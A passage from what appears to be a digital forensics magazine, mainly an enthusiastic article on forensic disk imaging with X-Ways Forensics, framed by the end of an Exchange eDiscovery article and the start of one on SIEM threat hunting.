- DiscoveryMaxMailboxesResultsOnly – maximum number of mailboxes users may search in one eDiscovery search with results copied on to the discovery mailbox, valued at 5000

- DiscoveryMaxKeywords – maximum amount of keywords users can specify in one eDiscovery search, valued at 500
- DiscoveryMaxSearchResultsPageSize – maximum amount of items that can be displayed on one page in the eDiscovery search preview, valued at 200
- DiscoveryMaxConcurrency – maximum keywords displayed on each page of the keywords statistics section in EAC's eDiscovery search status

Users have the capacity to modify the parameters of default throttling policies. This is often considered when the parameters are required to suit the requirements or when they need to create additional throttling regulations and have them assigned to users who have been granted permission.

## SUMMARY

This article introduced you to the eDiscovery features present in Microsoft Exchange for preserving, indexing, searching and reviewing emails and attachments in Exchange. It also discussed the integration of SharePoint server with Exchange for a single eDiscovery review portal of both products. The query syntax and permissions required to perform searches were presented along with steps for configuring and administering eDiscovery in Microsoft Exchange.

### REFERENCES

[1] Add a user to the Discovery Management Role Group, Microsoft Technet; *http://technet.microsoft.com/en-us/library/dd298059%28v=exchg.150%29.aspx*

[2] Create a Discovery Mailbox, Microsoft Technet; *http://technet.microsoft.com/en-us/library/dd638177%28v=exchg.150%29.aspx*

[3] Configure Exchange for SharePoint eDiscovery Center, Microsoft Technet; *http://technet.microsoft.com/en-us/library/jj218665%28v=exchg.150%29.aspx*

### ABOUT THE AUTHOR

*Eric A. Vanderburg, MBA, CISSP Director, Information Systems and Security, JurInnov, Ltd.*

*Eric Vanderburg understands the intricacies inherent in today's technology and specializes in harnessing its potential and securing its weaknesses. He directs the efforts of multiple business units including Cyber Security, eDiscovery, Computer Forensics, Software Development, IT and Litigation Support at JurInnov, an eDiscovery and eSecurity consulting firm. Vanderburg litigation holds over thirty vendor certifications and is completing a doctorate in information assurance. He has dedicated much of his career to designing and implementing systems, policies and procedures to enhance security, increase productivity, improve communications and provide information assurance. He has been invited to speak at conferences and events on technology and information security and he is active in promoting security and technology awareness through various publications. Look for his latest book, "Storage+ Quick Review Guide", due for publication with McGraw Hill in December of 2013.*

# IMAGING WITH X-WAYS FORENSICS

**by Brett Shavers**

You probably know a lot about creating forensic images. You may have even created hundreds, or thousands, of forensic images during your career. But, have you imaged with X-Ways Forensics? If not, you will be surprised at the options available to image using X-Ways Forensics that do not exist with other software or hardware imaging solutions. In fact, you will be most likely be excited enough to try X-Ways Forensics just for its imaging ability after reading this article. For starters, did you know that X-Ways Forensics is more than twice as fast as other forensic tools? Trust me when I say that imaging with X-Ways Forensics is just plain neat.


### What you will learn:

- Similarities and differences of X-Ways Forensics imaging and other tools.
- Scenarios in which different imaging options can be considered.
- Some of the features that exist only in X-Ways Forensics.

### What you should know:

- Fundamentals of digital forensics regarding preservation of original electronic evidence.
- Understanding different forensic image formats.

The interface of X-Ways Forensics (XWF) turns off many examiners. It does not *look* like other forensic tools. It *looks* harder to use. And where are the 'find evidence' buttons? It just does not *look* sexy. *Looks* can be deceiving.



| Name | Type | Size | Created | Modified | Accessed | Attr. | 1st sector | Report ta | Comment |
|---|---|---|---|---|---|---|---|---|---|
| Path unknown (1,112) | | 238 MB | | | | | | | |
| $Extend (14) | | 104 MB | 09/02/2013 17:39:... | 09/02/2013 17:39:... | 09/02/2013 17:39:... | SH | 6,291,478 | | |
| $RECYCLE.BIN (1) | | 129 B | 09/08/2013 15:22:... | 09/08/2013 15:22:... | 09/08/2013 15:22:... | SH | 6,353,338 | | |
| (Root directory) | | | 09/02/2013 17:39:... | 09/28/2013 11:11:... | 09/28/2013 11:11:... | SH | 31,897,4... | | |
| $bbab5bf57d635b103b160dd (637) | | 307 MB | 09/03/2013 13:18:... | 09/03/2013 13:22:... | 09/28/2013 11:10:... | | 4,152,296 | | |
| Config.Msi (8) | | 1.6 MB | 09/15/2013 13:34:... | 09/15/2013 13:34:... | 09/15/2013 13:34:... | SH | 38,140,0... | | |
| Documents and Settings (2,767) | | 6.1 GB | 09/02/2013 17:45:... | 09/03/2013 08:24:... | 09/28/2013 10:36:... | | 31,897,4... | | |
| e48d79f47e7d7a2017f58b65de (638 | | 307 MB | 09/03/2013 13:25:... | 09/03/2013 13:26:... | 09/28/2013 11:10:... | | 124,728 | | |
| MSOCache (109) | | 290 MB | 09/03/2013 12:16:... | 09/03/2013 12:16:... | 09/28/2013 11:03:... | HR | 6,315,498 | | |
| Program Files (5,774) | | 1.1 GB | 09/02/2013 17:46:... | 09/15/2013 13:35:... | 09/28/2013 10:36:... | R | 31,897,9... | | |
| RECYCLER (304) | | 253 MB | 09/03/2013 11:09:... | 09/03/2013 11:09:... | 09/28/2013 10:58:... | SH | 6,314,596 | | |
| System Volume Information (4,525 | | 3.4 GB | 09/02/2013 17:45:... | 09/03/2013 08:22:... | 09/28/2013 10:36:... | SH | 31,898,0... | | |
| WINDOWS (16,326) | | 5.0 GB | 09/02/2013 17:39:... | 09/28/2013 11:11:... | 09/28/2013 11:11:... | | 31,898,0... | | |
| $AttrDef | | 2.5 KB | 09/02/2013 17:39:... | 09/02/2013 17:39:... | 09/02/2013 17:39:... | SH | 6,291,440 | | |
| $BadClus (1) | | 0 B | 09/02/2013 17:39:... | 09/02/2013 17:39:... | 09/02/2013 17:39:... | SH | | | |
| $Bitmap | | 972 KB | 09/02/2013 17:39:... | 09/02/2013 17:39:... | 09/02/2013 17:39:... | SH | 31,856,9... | | |
| $Boot | | 8.0 KB | 09/02/2013 17:39:... | 09/02/2013 17:39:... | 09/02/2013 17:39:... | SH | 0 | | |
| $LogFile | | 64.0 MB | 09/02/2013 17:39:... | 09/02/2013 17:39:... | 09/02/2013 17:39:... | SH | 6,160,368 | | |

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
000000000  EB 52 90 4E 54 46 53 20  20 20 20 00 02 08 00 00   ëR NTFS
000000010  00 00 00 00 00 F8 00 00  3F 00 FF 00 3F 00 00 00        ø  ? ÿ ?
000000020  00 00 00 00 80 00 80 00  BE 31 CC 03 00 00 00 00
000000030  00 00 0C 00 00 00 00 00  1B C3 3C 00 00 00 00 00
000000040  F6 00 00 00 01 00 00 00  75 A6 09 94 BB 09 94 0E   ö
000000050  00 00 00 00 FA 33 C0 8E  D0 BC 00 7C FB B8 C0 07
000000060  8E D8 E8 16 00 B8 00 0D  8E C0 33 DB C6 06 0E 00
000000070  10 E8 53 00 68 00 0D 68  6A 02 CB 8A 16 24 00 B4
000000080  08 CD 13 73 05 B9 FF FF  8A F1 66 0F B6 C6 40 66
000000090  0F B6 D1 80 E2 3F F7 E2  86 CD C0 ED 06 41 66 0F
0000000A0  B7 C9 66 F7 E1 66 A3 20  00 C3 B4 41 BB AA 55 8A
0000000B0  16 24 00 CD 13 72 0F 81  FB 55 AA 75 09 F6 C1 01
0000000C0  74 04 FE 06 14 00 C3 66  60 1E 06 66 A1 10 00 66
0000000D0  03 06 1C 00 66 3B 06 20  00 0F 82 3A 00 1E 66 6A
0000000E0  00 66 50 06 53 66 68 10  00 01 00 80 3E 14 00 00   fP Sfh
```

Hard disk 3, Volume 41% free
File system: NTFS
[Read-only mode]
Alloc. of visible drive space:
Cluster No.: 0
$Boot
\
Snapshot taken 1 min. ago
Used space: 17.9 GB
19,253,166,080 bytes
Free space: 12.5 GB
13,368,258,560 bytes

Sector 0 of 63713727 | Offset: 0 | = 235 | Block: n/a | Size: n/a

**Figure 1.** *X-Ways Forensics interface*

For the XWF users, the interface looks like an expensive sports car and runs just as fast. It is unfortunate that non-XWF users who may be turned off due to the appearance and false perception of being difficult to use, will be missing simple, but dramatic, imaging features. These dramatic imaging features are worth the price of admission for the X-Ways Imager tool alone, not to mention the other powerful features of XWF.

### X-WAYS FORENSICS VS. X-WAYS IMAGER

After you read this article, you may not yet be convinced to purchase the full X-Ways Forensics suite as I am only talking about imaging; but I am sure you will be ready to at least purchase the X-Ways Imager tool. Yes, there are free and open source imaging solutions, but the X-Ways Imager is different; hence, there is a financial cost. By different, I mean better and faster, and by faster, I mean more than two or three times faster (Slideshare, 2013) than anything else. Imagine, on your next imaging gig, you can cut your imaging time in half. Just for that benefit alone, there is not any reason to keep reading. You will save lots of money and time by using X-Ways Imager. But of course, read on if you want to find out the really *super-neat* stuff.

The X-Ways Imager is a scaled down version of X-Ways Forensics, in that it can only create forensic images, whereas X-Ways Forensics is a complete forensic analysis application. As a reduced function tool, the price is reduced. As of the writing of this article, *X-Ways Forensics is EUR 1099.90* and the *X-Ways Imager is EUR 149.90*. Both XWF, and the X-Ways Imager, require a dongle to operate. This article covers both XWF and the X-Ways Imager.

## IMAGE FORMATS

The following section gives details on XWF specific formats, and the commonly used formats. Do not skip over this section because you know forensic image formats, because if you do not use XWF, you do not know the coolest image formats available.

### DD AND EXPERT WITNESS

One of the most versatile forensic formats is the dd image. The dd image is versatile, as nearly every forensic application is able to access this format without issue, or needing to be converted. The dd name is known by several variants such as “Data Description”, “convert and copy”, and even “data dump”, among others. Regardless, XWF can create a dd image for use with any forensic tool. That is not really cool because it seems every tool can create dd image.

The Expert Witness image format, also known as the e0.1 format, or Encase format, is an option available with XWF as well. There are benefits to the Expert Witness format, as there are benefits to the dd format, but this is another common format. Specifics of these two common formats are beyond this article; as these are the most widely used formats by most tools. Let’s get into the cool imaging formats.

### EVIDENCE FILE CONTAINERS

An XWF Evidence File Container is an encapsulated logical acquisition of selected files/folders. The Evidence File Container is not a bit-for-bit capture of an entire hard disk, but rather a forensic capture of targeted files placed into a protective file. Other forensic applications also create proprietary logical containers much like XWF, so in that manner, this is another similar feature of XWF to other tools; but there are some worthwhile differences.

The XWF Evidence File Container is a proprietary format, with a special file system (XWFS2) which XWF can fully interpret. One difference with the XWF Evidence File Container is that several other commercial tools can also interpret the XWF Evidence File Containers; yet they may not be able to interpret all file metadata. Compared to a proprietary logical evidence file format, in which no other tool can access, the XWF Evidence File Container is more versatile for use among several tools.

The XWF Evidence File Container can also be converted to the Expert Witness Format, which is something unique to the XWF Evidence File Format compared to other file container formats.

Instances where a whole disk forensic image is unnecessary, the XWF Evidence File Container can capture only those files of importance. An interesting method of creating an Evidence File Container is that you can create a container of your selected files from a full forensic image. To clarify, using any forensic image, you can select files from within the image to export into an Evidence File Container.

## SKELETON IMAGES

Now we get into new territory with forensic images. XWF's option of creating a Skeleton Image is unique and ingenious. Similar to an Evidence File Container, a Skeleton image does not capture bit-for-bit an entire hard drive, but only that which you choose. That is where the similarity of a Skeleton image ends. A Skeleton image captures the *physical data*, not just the logical data, for which you select. Think about that for a second. Any tool that only creates a logical capture of data, does not capture all that is available, even if only select files and folders are to be captured.

The Skeleton image includes as much data as you deem necessary. For example, you can include system files such as registry files, the boot sector, directory clusters in FAT, $MFT in NTFS, and more; all the while excluding unnecessary data. A neat feature of the Skeleton image is that captured data maintains their original offsets and relative distances between data structures. An Evidence File Container, whether made by XWF or other tools, does not provide this ability.

A Skeleton image is also compatible with other tools, as it can be converted from a raw format to a compressed/noncompressed and encrypted/nonencrypted .e01 evidence file.


## CLEANSED IMAGES

Wait! There's more! XWF has another unique and well-needed format of a Cleansed Image. A Cleansed Image is simple a forensic image (dd, .e01) that has intentionally excluded data during imaging. When creating a Cleansed Image, simply "exclude" any files/folders you do not want included in the image. You can then have XWF substitute text (watermark) of your choosing in place of where the excluded files would have been. For example, creating an image where protected files are not able to be copied, such as private or confidential data, those files can be replaced with the text "REDACTED" or "CLEANSED".

Again, given a complete bit-for-bit image of a hard drive, a Cleansed Image can be created from the complete image. The benefit to this is obvious to anyone who has had the displeasure of manually redacting protected files through editing hex values. It will also be obvious to those that encounter their first case of having to redact data from an image. When that day comes, remember that the Cleansed Image feature of XWF will save you hours, if not days, of manually redacting data from an image.

## CREATING THE IMAGES

XWF allows creation of images via the command line, but the most common method is using the GUI. The options in the XWF *Create Disk Image* dialog are self-explanatory. Metadata can be added in the Internal Description, a 2nd copy can be created at the same time, the choice of a dd, .e01, or Evidence File Container, specific sectors to image, choice of hash algorithms, verification of the image, compression options, encryption, and splitting the image are common options to most imaging tools. As previously mentioned, the encryption option is different, in that it is not password protection, but actual encryption. Additionally, within the scope of imaging, files can be omitted during imaging rather than copying the entire medium.



Create Disk Image (Hard disk 3, Volume, 30.4 GB)

Image file format:
○ Raw image (.dd, .001, interpretable and splittable)
● Evidence file (.e01, interpretable and compressible)
○ Evidence File Container...

Scope: sectors 0 - 63713726
Copy entire medium

Path and filename:
● Y:\evidence00012
□ 2nd copy

Examiner: Brett Shavers

Internal description:
Dell Inspiron
SN 12349764 Service Tag AHGI87

Toshiba 2.5" HDD
SN 1223459

☑ Compute hash: MD5
☑ Compute hash:

Compression: fast, adaptive
☑ Encryption 128-bit AES

☑ Prevent unencrypted copies
☑ Split image into segments of 4096 MB

**Figure 2.** *Create Disk Image options*

Most likely, you will be more impressed with the speed of imaging compared to anything you have used before, including hardware based imaging devices. There are several tests posted online, comparing XWF to other tools, and none are faster than XWF. Speeds of two and three times any other tool is impressive! For this one reason alone, the price of XWF Imager is more than worth saving time with imaging.

## ENCRYPTING IMAGES

XWF provides for real encryption; 128 or 256 bit encryption. XWF does not password protect images, it fully encrypts the image, and cannot be bypassed as if it were just password protected. Additionally, by selecting *Prevent unencrypted copies*, no copies of the image can be created that are unencrypted.

## REVERSE IMAGING

No longer do you need to rely upon a Linux tool for reverse imaging. XWF is the only forensic imaging suite (non-Linux) that can image a damaged hard drive in reverse. Ordinary, hard drives with bad sectors either delay or crash imaging programs, but with reverse imaging, the odds of recovering more data and creating a complete image is leaps and bounds over tools that cannot handle defective hard drives.

## RAIDS

XWF can image RAIDS, as a hard drive is a hard drive. Just as important, XWF can rebuild RAIDS, including failed disk-based RAIDS such as JBOD, RAID 0, RAID 5, etc…


## LIVE CAPTURES

Sometimes, computer systems must be imaged live. That is, a system may not be able to be shut down for any number of reasons, such as encrypted operating systems or business reasons. In these cases, XWF can run from an external USB drive or CD drive on the evidence machine, and an image created while the system is running. Data will surely change on the system, but it will only be system, not user data. XWF has a small footprint, images fast, creates a sparse (Skeleton) image, or Evidence File Container, all of which has its place in live captures.

Another method of using XWF as an imaging tool is running from a booted Windows Forensic Environment (Shavers, Windows Forensic Environment, 2013) on the evidence machine. By booting the evidence machine to a forensic boot disc such as WinFE, a write protected access to the evidence drive allows for capture of the evidence drive with XWF. As XWF has a small footprint, and requires only 256MB of RAM to run, nearly any computer system capable of booting to external media (CD/DVD/USB) can be booted to WinFE and XWF can create an image of the hard drive.

## COMPARISON OF IMAGES

The following table from *http://x-ways.net/investigator/containers_vs_skeleton_images.html* shows the differences in an easy to read format. As you can see, there are more methods of creating a forensic image than simply running a program and choosing dd or .e01. It depends on your needs at the time of acquisition.



| Type of image: | Evidence File Container | Skeleton Image | Cleansed Image |
|---|---|---|---|
| Can be created with | X-Ways Investigator,<br>X-Ways Forensics | X-Ways Forensics from v17.1 | X-Ways Forensics from v17.2 |
| Space for excluded data allocated? | no | no | yes |
| Excluded data referenced in the image? | no | as NTFS sparse areas | zeroed out or filled with a pattern |
| Treatment of excluded allocated data when container/image is copied | n/a | has to be copied, highly compressible | has to be copied, highly compressible |
| Compatibility with other tools | (✓)** | ✓* | ✓ |
| Suitable for partial forensic acquisition | ✓ | ✓ | ✓ |
| Suitable for exchange of selected files with other examiners after acquisition | ✓ | | |
| Can contain data of *selected* files and directories and omit others | ✓ | ✓ | |
| Can omit data of *selected* files and contain all others | | | ✓ |
| Can transport files that are not stored at the file system level (e.g. extracted e-mail, e-mail attachments, video stills, pictures embedded in Excel spreadsheets, excerpts of files, files in zip archives, ...) | ✓ | | |
| Ability to preserve all file system metadata about files | (✓) | ✓ | ✓ |
| Can contain MBRs, partition tables, boot sectors, special file system areas | ✓ | ✓ | ✓ |
| MBRs, partition tables, boot sector, file system data structures remain parsable, locatable and functional, at least in forensic tools* | | ✓ | ✓ |
| Preserves original offsets and original distances between various data and metadata | | ✓ | ✓ |
| Non-proprietary format/layout | | ✓ | ✓ |
| Easy to compare with the original disk | | ✓ | ✓ |
| Accomodate data from different physical media in a single image | ✓ | | |
| Supports Windows dynamic disk and Linux LVM2 as source disks | ✓ | ✓ | |
| Hashes of individual files | ✓ | | |
| Hashes of copied sector ranges | | ✓ | |
| Can be hashed, compressed, encrypted, split, converted from raw format to an .e01 evidence file as a whole *after* creation | ✓ | ✓ | ✓ |
| Can be hashed, compressed, encrypted, split, and stored in .e01 format as a whole *immediately* | | | ✓ |

**Figure 3.** *Comparison of image types, http://x-ways.net/investigator/containers_vs_skeleton_images.html*


## MORE FEATURES? YES!

Long time users of XWF always seem to find a "new" feature and get excited about it. This happens quite often due to either not noticing the feature before, or not realizing the feature was added in one of the many updates. One of these features concerns unfinished imaging processes. For example, if you cancel disk imaging before it is completed, XWF will finalize the .e01 format in order to have a consistent image, even though it will be incomplete. Why is this important? First, if for any reason an image must be stopped, such as an emergency when you are onsite, you will at least have valid data from an incomplete, yet finalized image. Most every other tool will result in a corrupted and inaccessible image. Not X-Ways…

Another feature is the ability to adjust the compression for imaging. Why is this different than another tool? Answer, because *you can adjust the compression during the imaging process*. If you realize your target drive is running out of space, or you are unsure if the image will fit, simply increase the compression. There is no need to stop and restart the imaging process. Or perhaps imaging a large drive is taking longer than expected. In that case, change the compression selection to *fast*, while the imaging is still going.

I briefly stated earlier about creating a Cleansed image from a complete hard drive image. That applies to every type of image you choose, including the Skeleton Image or Evidence File Container. As an example, given a complete hard drive forensic image, you can create a Skeleton Image, Cleansed Image, or an Evidence File Container from the complete forensic image. As a suggestion, it may be best to create full disk images whenever possible, and afterward create reduced images from the complete disk image. This can be in situations where different persons require different data sets, such as providing data to the defense or plaintiff while protecting certain data due to privacy/privilege.

Let me add one more feature that I am sure that even current XWF users may be missing. How about choosing how many threads to use when imaging? XWF will use no more than 4 threads by default, but depending on how many processor cores your system has, you can increase it up to 16 threads. In pure technical terms, this is called *very cool*.



Create Disk Image (Hard disk 3, Volume, 30.4 GB)

Image file format:
○ Raw image (.dd, .001, interpretable and splittable)
● Evidence file (.e01, interpretable and compressible)
○ Evidence File Container...

Scope: sectors 0 - 63713726
Copy entire medium

Path and filename:
● T:\evidence0001
□ 2nd copy
Examiner: Brett Shavers
Internal description:

☑ Compute hash: MD5
☑ Compute hash:
Compression: fast, adaptive
☑ Encryption 128-bit AES
☑ Prevent unencrypted copies
☑ Split image into segments of 4096 MB

Extra threads: 2

**Figure 4.** *Adjusting how many threads for imaging (lower right corner activates the thread feature)*

## SUMMARY

This article *briefly* discusses the imaging ability of X-Ways Forensics and X-Ways Imager, mostly because there is just too much to detail all the options of XWF imaging in one article. For users of X-Ways Forensics, the XWF forum at *http://www.winhex.net* contains quite a bit of user submitted information and responses from X-Ways developers. Additionally, Eric Zimmerman and I have written a guide (Shavers, X-Ways Forensics Pratitioner's Guide, 2013) to using X-Ways Forensics that includes an entire chapter devoted solely to imaging methods. This article summarizes the high points, and being that there is still more to know about imaging with X-Ways, was not an easy task to select the best features.

The next time you look at the X-Ways Forensics interface, look at it like it is a 1967 Shelby 427 Cobra. It may look Spartan, but boy does it run fast!

## WORKS CITED

- Slideshare. (2013, July 14). Retrieved September 28, 2013, from Forensic Imaging Tools: *http://www.slideshare.net/RichardAdams3/forensic-imaging-tools-draft-v1-24228558*
- Shavers, B. (2013). Windows Forensic Environment. Retrieved September 27, 2013, from *http://winfe.wordpress.com*
- Shavers, B. (2013). X-Ways Forensics Practitioner's Guide. Retrieved September 27, 2013, from X-Ways Forensics Practitioner's Guide: *http://xwaysforensics.wordpress.com*

## ABOUT THE AUTHOR

*Brett Shavers is a digital forensics expert and author. As both a former law enforcement officer and detective, Brett has investigated most types of crimes. As a private consultant, he has been retained by law firms for digital forensics analysis and has taught digital forensics at the University of Washington. He is also the author of two digital forensics books; Placing the Suspect Behind the Keyboard and The X-Ways Practitioner's Guide.*

# THREAT HUNTING AND CORPORATE

## INVESTIGATIONS WITH SIEM TECHNOLOGY

**by Filip Nowak**

How to handle modern threats and corporate espionage with next generation, integrated solutions? Security Operations Centers have technology, such as SIEM (Security Information and Event Management), NGTP (Next Generation Threat Protection), and incident response processes to detect, mitigate and remediate potential danger to any organization.

**What you will learn:**

- How to understand the next generation of SIEM technology
- How to use the advantage of multiple data sources
- How to construct security rule in Qradar
- What challenges does the SOC face
- What are the best practices in incident response analysis
- What are the trends within SIEM

**What you should know:**

- Familiarity with Network Security Monitoring (NSM) strategy
- Familiarity with generic incident response process
- Experience with security incident analysis

A security operations center (SOC) is an organized and multi-divisional unit, established to log, monitor and respond to any security issues and breaches. Within a SOC, there are many dependent departments, each with their own responsibilities, processes and technology. To establish and develop a security organization, several fundamental aspects should be covered. These are: operational tasks, deployment, engineering, and critical – research. This is why, there should be teams with dedicated tasks, to observe physical infrastructure, respond to any potential network issues, monitor information flow and adopt new methodologies. The following article will cover several case scenarios, describing how to use dedicated technology during threat hunting approach, and incident response with SIEM.

## INTRODUCTION

At the beginning, the author will describe the components and challenges of a security operations center environments, and quickly define the technology involved. The article will present a review of Qradar's SIEM (Q1Labs/IBM) and Fireeye solutions.

### SIEM

SIEM technology is responsible for gathering; filtering, normalizing, aggregating, and correlating events coming from multiple data sources, and changing them into valuable information in a security database (check also *http://searchsecurity.techtarget.com/definition/security-information-and-event-management-SIEM* and *http://www.gartner.com/it-glossary/security-information-and-event-management-siem/*). Data is stored as events, flows and records from external feeds and may generate potential security alerts – offenses. All of these should be performed in near real-time.

